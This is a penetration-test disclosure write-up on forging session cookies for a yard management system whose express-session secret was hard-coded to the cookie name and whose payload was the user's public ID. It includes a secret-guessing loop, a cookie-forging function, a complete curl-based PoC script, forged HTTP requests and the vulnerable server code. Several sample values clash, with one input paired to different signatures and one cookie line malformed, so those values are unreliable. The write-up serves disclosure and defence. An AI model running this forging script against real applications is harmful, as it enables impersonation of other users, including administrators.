Session Cookie Authentication Bypass: Predictable Signing Secret Enableds Account Impersonations
Vulnerability Assessment and Penetration Testing (VAPT)

Executive Summary
During a security review of a yard management system (YMS) used to optimize supply chain operations, Resecurity identified an authentication bypass caused by two independent weaknesses in the application's session-cookie design.
First, the session cookie was signed using a hard-coded secret that was identical to the cookie name: session_secret_example. Second, the value protected by this signature was the user's public database identifier (CUID), rather than a random, unpredictable session identifier.
These weaknesses could be combined to generate valid session cookies for arbitrary users whose IDs could be obtained through the application's API. During authorized testing, we identified user IDs from exposed API responses, recovered the signing secret through an offline candidate search, and successfully forged sessions for multiple distinct employee accounts, including accounts with elevated application privileges. The forged sessions were accepted by the application without requiring the victim's password, MFA challenge, or Entra ID access token.
Although the platform used Azure Entra ID SSO with RS256-signed tokens, the application ultimately relied on the separately implemented session_secret_example cookie as its authenticated session mechanism. As a result, the weakness in the application-side session layer effectively bypassed the protections provided by the upstream identity provider.
The One-Sentence Compromise
Two independent flaws in a hand-rolled session cookie allowed an unauthenticated attacker to forge valid sessions for arbitrary users, including administrators, using a publicly exposed database ID and a predictable signing secret. This bypassed the application's Entra ID SSO, MFA, and RBAC controls at the session layer.
- SECRET: The literal cookie name session_secret_example, recovered through an offline search of approximately 110 candidate values.
- PAYLOAD: The user's public CUID, exposed through /auth/me and other API responses.
- RESULT: 95 distinct employee accounts were successfully impersonated during authorized testing, with read/write access demonstrated and administrative actions successfully performed.
How We Got Here
The engagement began with a single endpoint: an administrative External Users API running on a modern application stack consisting of Node.js/Express, express-openapi-validator, Prisma/PostgreSQL, a Next.js administrative SPA, and Azure Entra ID (MSAL) as the identity provider. The application's Swagger UI was also exposed without authentication at /api-docs/, providing visibility into the full 251-route API surface.
At first glance, the application's security architecture appeared robust. Authentication was backed by Entra ID SSO, access tokens used RS256 signatures, request schemas were enforced through express-openapi-validator, and Prisma provided parameterized database queries. These controls addressed several common attack paths and largely held up during testing.
The investigation then shifted to the application's session mechanism. Authenticated requests consistently relied on a separate session_secret_example cookie, implemented outside the core Entra ID authentication flow. Examining this cookie revealed that the application had introduced its own trust boundary — and that this session layer contained weaknesses that undermined the protections provided by the upstream identity provider.
Background: What a Signed Session Cookie Is
Many Node.js applications use express-session together with the cookie-signature library to protect session cookies from tampering. A signed cookie commonly follows this structure:
s:<payload>.<signature>

<payload>   = the value being protected
<signature> = base64(HMAC-SHA256(SECRET, <payload>))
In a secure session design, the payload should contain or reference a random, unpredictable session identifier rather than a publicly known user identifier.
SECRET is the server-side HMAC signing key. Its confidentiality and unpredictability are fundamental to the security of the signed cookie: an attacker who can recover the key can generate valid signatures for arbitrary payloads.
For each request, the server parses the cookie, separates the payload from the signature, recomputes:
base64(HMAC-SHA256(SECRET, <payload>))and compares the calculated signature with the value supplied by the client. If the signatures match, the cookie is considered valid; otherwise, the request is rejected, typically with a 401 Unauthorized response
Step-by-Step: Finding and Breaking It
1 Spotting the Cookie
The application issued two relevant cookies:
session_secret_example=s%3A<id>.<signature>
accessToken=s%3A<eyJ...JWT...>
The accessToken contained a genuine Entra ID access token. However, URL-decoding the session_secret_example value immediately revealed the structure of a signed cookie:
s:a9d4c7e2f1b6485ba3c8d901.Qm7xL2pR9vT4nK8cW1zF6hY3
└── payload ──────────┘ └── HMAC signature ──────┘
signed value
The s: prefix identifies the value as a signed cookie, while the portion following the final . is the Base64-encoded HMAC signature.
2 Identifying What Is Signed
The next step was to determine what the cookie payload represented.
A request to:
GET /api/v1/auth/mereturned the authenticated user's record. The id field matched the payload in the session_secret_example cookie exactly:
{
  "data": {
    "id": "a9d4c7e2f1b6485ba3c8d901"
  }
}
The value was therefore not a random session identifier. It was the user's database identifier.
Finding #1: The application used the user's public database ID as the signed session payload instead of an unpredictable session identifier.
3 Confirming That the Signature Is Enforced
Before attempting to recover the signing key, we verified that the application actually validated the cookie signature.
A valid cookie was modified by replacing its payload while keeping the original signature unchanged:
session_secret_example=s%3A<different-id>.Qm7xL2pR9vT4nK8cW1zF6hY3The application rejected the modified cookie:
HTTP/2 401 Unauthorized
{"success":false,"message":"Session not found. Please login again."}
This confirmed that the HMAC signature was being validated correctly. The remaining question was whether the signing secret itself could be recovered.
4 Recovering the Secret Offline
A legitimate cookie provided both the known payload and its corresponding signature. Because HMAC is deterministic, the signing key could be tested offline by generating a signature for the known payload with each candidate secret and comparing the result with the captured signature.
import hmac
import hashlib
import base64
payload = b"a9d4c7e2f1b6485ba3c8d901"
target = "Qm7xL2pR9vT4nK8cW1zF6hY3"

def sign(secret):
    return base64.b64encode(
        hmac.new(
            secret,
            payload,
            hashlib.sha256
        ).digest()
    ).decode().rstrip("=")

for candidate in candidates:  # approximately 110 candidates
    if sign(candidate.encode()) == target:
        print("SECRET =", candidate)
        break
The candidate set included common development secrets, application-specific strings, and values derived from the cookie itself. The matching value was:
SECRET = "session_secret_example"The result produced an exact match with the signature observed in the live cookie:
base64(HMAC_SHA256(
    "session_secret_example",
    "a9d4c7e2f1b6485ba3c8d901"
))

= "Qm7xL2pR9vT4nK8cW1zF6hY3"
Finding #2: The HMAC signing key was a predictable hard-coded value identical to the cookie's name.
5 Forging a Session for Another User
At this point, both required components were known:
- The signed payload was a user's public database ID.
- The HMAC signing key was the predictable value session_secret_example.
An attacker who obtains another user's ID can therefore calculate the corresponding signature and construct a valid session_secret_example cookie for that account.
The vulnerability, end-to-end
Put the two halves together and the attack is fully unauthenticated:
- Obtain a target user id — harvested freely from API responses (Section 6).
- Compute HMAC_SHA256("session_secret_example", userId), base64-encode it, and assemble s:<userId>.<signature>.
- Send it as the session_secret_example cookie. The server verifies the signature, sees a valid one, and treats the request as that user.
The full mechanics of building a forged cookie
This section is the complete, reproducible construction — exactly what the client would need to understand, and exactly what an attacker automates.
What the cookie actually is

What the Cookie Actually Is
The session_secret_example cookie is a signed, stateless session value. The diagram breaks it into three components:
session_secret_example = "s:" + <payload> + "." + <signature>For example:
session_secret_example=s:a9d4c7e2f1b6485ba3c8d901.Qm7xL2pR9vT4nK8cW1zF6hY31. s: — Signed Cookie Prefix
The s: prefix identifies the value as a signed cookie. It indicates that the application should verify the signature before trusting the value.
2. Payload — a9d4c7e2f1b6485bh4h4d901
The payload is the value being protected by the HMAC.
In this application, the payload was the user's public database ID (CUID). This is important because the value is not a secret session identifier and can be obtained through API responses.
3. Signature — pHAargD/...
The signature is calculated from the payload using HMAC-SHA256 and the server-side secret:
signature = base64(HMAC-SHA256(SECRET, payload))The purpose of the signature is to detect modification of the cookie. If the payload is changed without generating a corresponding valid signature, the server rejects the cookie.
Why It Is Trivially Forgeable — The Two Failures
The session-forgery vulnerability resulted from two independent weaknesses that, when combined, allowed an attacker to generate valid session cookies for other users.
(a) The Payload Is a Public Value
The value protected by the HMAC was the user's database ID, for example:
d3f8a1c9e5b7426fa0c4d812This identifier was not a secret session value. It was the user's primary key and was exposed through multiple API responses, including:
- /api/v1/auth/me
- User list and detail endpoints
- createdBy and updatedBy fields
As a result, an attacker could obtain the value being signed without needing access to the victim's credentials.
The payload therefore provided no meaningful protection against session forgery.
(b) The SECRET Was the Literal String session_secret_example
The HMAC signing key was the hard-coded value:
SECRET = "session_secret_example"The key was recovered offline by testing approximately 110 candidate values against a captured legitimate cookie. The matching candidate was the cookie's own name.
Once the signing key was known, an attacker could calculate a valid HMAC signature for any payload.
The Construction, Step by Step
The following example shows how the forged session_secret_example value was constructed during authorized testing using the recovered signing key and a test target user ID.

Step 0 — Ingredients
Two values were required:
SECRET  = "session_secret_example"
USER ID = "d3f8a1c9e5b7426fa0c4d812"
The SECRET was the recovered HMAC signing key, while the USER ID was the target user's publicly exposed database identifier.
Step 1 — Calculate the HMAC-SHA256 Signature
The application signs the user ID using the recovered secret:
import hmacimport hashlibdigest = hmac.new( b"session_secret_example", b"d3f8a1c9e5b7426fa0c4d812", hashlib.sha256).digest()The result is the raw 32-byte HMAC-SHA256 digest.
Step 2 — Base64-Encode the Signature
The digest is Base64-encoded and the trailing = padding is removed to match the format used by cookie-signature:
import base64sig = base64.b64encode(digest).decode().rstrip("=")# Result:# K7vQ2mL9xR4nT8cP1zF6hY3wRemoving the padding is important because the application's cookie-signature implementation expects the unpadded Base64 representation.
Step 3 — Construct the Signed Cookie Value
The signed value is assembled using the s: prefix, the user ID, and the calculated signature:
raw = "s:" + USER_ID + "." + sigResult:
s:d3f8a1c9e5b7426fa0c4d812.K7vQ2mL9xR4nT8cP1zF6hY3wThe resulting structure is:
s:<user-id>.<HMAC signature>Step 4 — URL-Encode the Cookie Value
When transmitted in the HTTP Cookie header, characters such as : and / are percent-encoded:
s%3Ad3f8a1c9e5b7426fa0c4d812.eA9eEN%2Fvfs9DinD6X5S%2FwT%2FDhs%2FDA9RhyqlHxJIHoEcFor example:
%3A = :
%2F = /
%2B = +
Cookie handling tools such as browser cookie stores and Burp Suite can perform this encoding automatically.
Step 5 — Send the Forged Cookie
The resulting value was supplied to the application's authenticated endpoint:
GET /api/v1/auth/me HTTP/2
Host: target.com
Cookie: session_secret_example=s%3Ad3f8a1c9e5b7426fa0c4d812.eA9eEN%2Fvfs9DinD6X5S%2FwT%2FDhs%2FDA9RhyqlHxJIHoEc
Accept: application/json
The application accepted the forged session:
HTTP/2 200 OK
and returned the identity associated with the supplied user ID:
{
  "data": {
    "name": "Example User",
    "email": "…@example.com",
    "role": "Yard Marshall"
  }
}
Result
This demonstrated that the application did not require the user's password, MFA challenge, or Entra ID token once a valid session_secret_example value had been constructed. The session was accepted solely because the attacker could reproduce the expected HMAC for the target user's public ID.
The Whole Process as One Function
Once the signing secret and session format were understood, the cookie construction could be represented as a single function. The function accepts a user ID, calculates the corresponding HMAC-SHA256 signature, and formats the result as a URL-encoded signed-cookie value.
import hmac
import hashlib
import base64
import urllib.parse

def forge(user_id, secret=b"session_secret_example"):
    sig = base64.b64encode(
        hmac.new(
            secret,
            user_id.encode(),
            hashlib.sha256
        ).digest()
    ).decode().rstrip("=")
    return urllib.parse.quote(
        f"s:{user_id}.{sig}")
print(forge("d3f8a1c9e5b7426fa0c4d812"))
For the tested user ID, the function produces:
s%3Ad3f8a1c9e5b7426fa0c4d812.eA9eEN%2Fvfs9DinD6X5S%2FwT%2FDhs%2FDA9RhyqlHxJIHoEcThe resulting value can then be placed in the session_secret_example cookie.
Why the Server Accepts It — The Root Cause
The application trusts a self-contained, stateless signed cookie as proof of the user's identity. The value being signed is a publicly obtainable user ID, while the signing key is a predictable hard-coded value.
There is no separate server-side session record containing an unpredictable session identifier that independently binds the cookie to the authenticated user.
The result is a direct relationship between the two weaknesses:
- Predictable payload: The user ID can be obtained from API responses, allowing an attacker to select the identity represented by the session.
- Predictable signing key: The HMAC secret can be recovered, allowing an attacker to generate a valid signature for the selected user ID.
- Stateless trust: The server accepts the signed value as the authentication context without requiring an independent server-side session binding.
How You Obtain the User ID — The Other Half
The second requirement for session forgery was obtaining a valid user ID. During testing, we found that user identifiers were exposed through multiple API responses rather than being treated as sensitive session values.
Several endpoints provided these identifiers:
- /api/v1/auth/me — returns the authenticated user's own ID.
- List and detail endpoints — returned object fields such as id, createdBy, and updatedBy, which contained user CUIDs.
- User-directory endpoints — /admin/lookups/app-users and /admin/lookups/employee-users returned user records containing their IDs.
- Login role/type selection — the application used state=ADMIN|APP while operating within the same user-ID space, meaning administrator accounts used the same CUID format.
This exposure was significant because the user ID was not merely an identifier used by the application; it was also the value used as the signed session payload.
The attack therefore required no separate user-ID guessing mechanism. Once a target CUID was obtained from an API response, it could be used as the payload when calculating the session signature.
Root Cause — With the Vulnerable Code
The vulnerability resulted from two independent design weaknesses in the session layer. Together, they allowed an attacker to generate valid session cookies for arbitrary users.
1 Hard-Coded and Predictable Signing Secret
// VULNERABLE — session configuration

const session = require("express-session");
app.use(session({
    name: "session_secret_example",
    secret: "session_secret_example",        // ROOT CAUSE #1
    resave: false,
    saveUninitialized: false,
    cookie: {
        httpOnly: true,
        secure: true
    }
}));
The session signing secret was hard-coded to the same value as the cookie name: session_secret_example.
The secret was therefore predictable and could be recovered through an offline candidate search. During testing, the correct value was identified in approximately 110 candidates.
2 Public User ID Used as the Session Payload
// VULNERABLE — session value contains the user's public ID
app.get("/auth/microsoft/callback", async (req, res) => {
    const user = await msalExchange(req.query.code);
     const token = sign("s:" + user.id);  // ROOT CAUSE #2
    res.cookie("session_secret_example", token, {
        httpOnly: true,
        secure: true
    });
});
The signed value was the user's CUID, which was exposed through /auth/me and other API responses.
The authentication middleware then trusted the identity contained in the signed cookie:
function auth(req, res, next) {
    const payload = unsign(req.cookies["session_secret_example"]);

    req.user = payload;
    next();
}
Because the payload was a publicly obtainable user ID and the signing secret was predictable, an attacker could calculate a valid signature for any obtained user ID without interacting with the authentication provider.

Vulnerable vs fixed session architecure
The Complete Exploit Script
The following single-file PoC combines the previously identified weaknesses into one workflow. It accepts a target user ID, generates the corresponding HMAC-SHA256 signature using the recovered session_secret_example signing secret, constructs the forged session cookie, and sends an authenticated request to /api/v1/auth/me.
#!/usr/bin/env python3
"""session_secret_example cookie forge -> GET /api/v1/auth/me
Usage: python3 forge_me.py <userId>
"""
import hmac
import hashlib
import base64
import urllib.parse
import sys
import subprocess
SECRET = b"session_secret_example"  # Recovered signing secret
HOST = "<api-host>"
BASE = "https://" + HOST
uid = sys.argv[1]
sig = base64.b64encode(
    hmac.new(
        SECRET,
        uid.encode(),
        hashlib.sha256
    ).digest()
).decode().rstrip("=")
cookie = "session_secret_example=" + urllib.parse.quote(
    f"s:{uid}.{sig}"
)
print("userId :", uid)
print("COOKIE :", cookie)
r = subprocess.run(
    [
        "curl",
        "-sk",
        "-i",
        "-m",
        "20",
        BASE + "/api/v1/auth/me",
        "-H",
        "Cookie: " + cookie,
        "-H",
        "User-Agent: Mozilla/5.0",
        "-H",
        "Accept: application/json",
    ],
    capture_output=True,
    text=True,
)
print(r.stdout)
Running the PoC
The script requires only the target user's database ID. During the authorized assessment, the following test ID was used:
$ python3 forge_me.py d3f8a1c9e5b7426fa0c4d812
The script generated the corresponding signed cookie:
userId : d3f8a1c9e5b7426fa0c4d812
COOKIE : session_secret_example=s%3Ad3f8a1c9e5b7426fa0c4d812.eA9eEN%2Fvfs5S%2FwT%2FDhs%2FDA9RhyqlHxJIHoEc
The forged cookie was then sent to the application's authenticated endpoint:
GET /api/v1/auth/me HTTP/2
Host: target.com
Cookie: session_secret_example=s%3Ad3f8a1c9e5b7426fa0c4d812.eA9eEN%%2FwT%2FDhs%2FDA9RhyqlHxJIHoEc
Accept: application/json
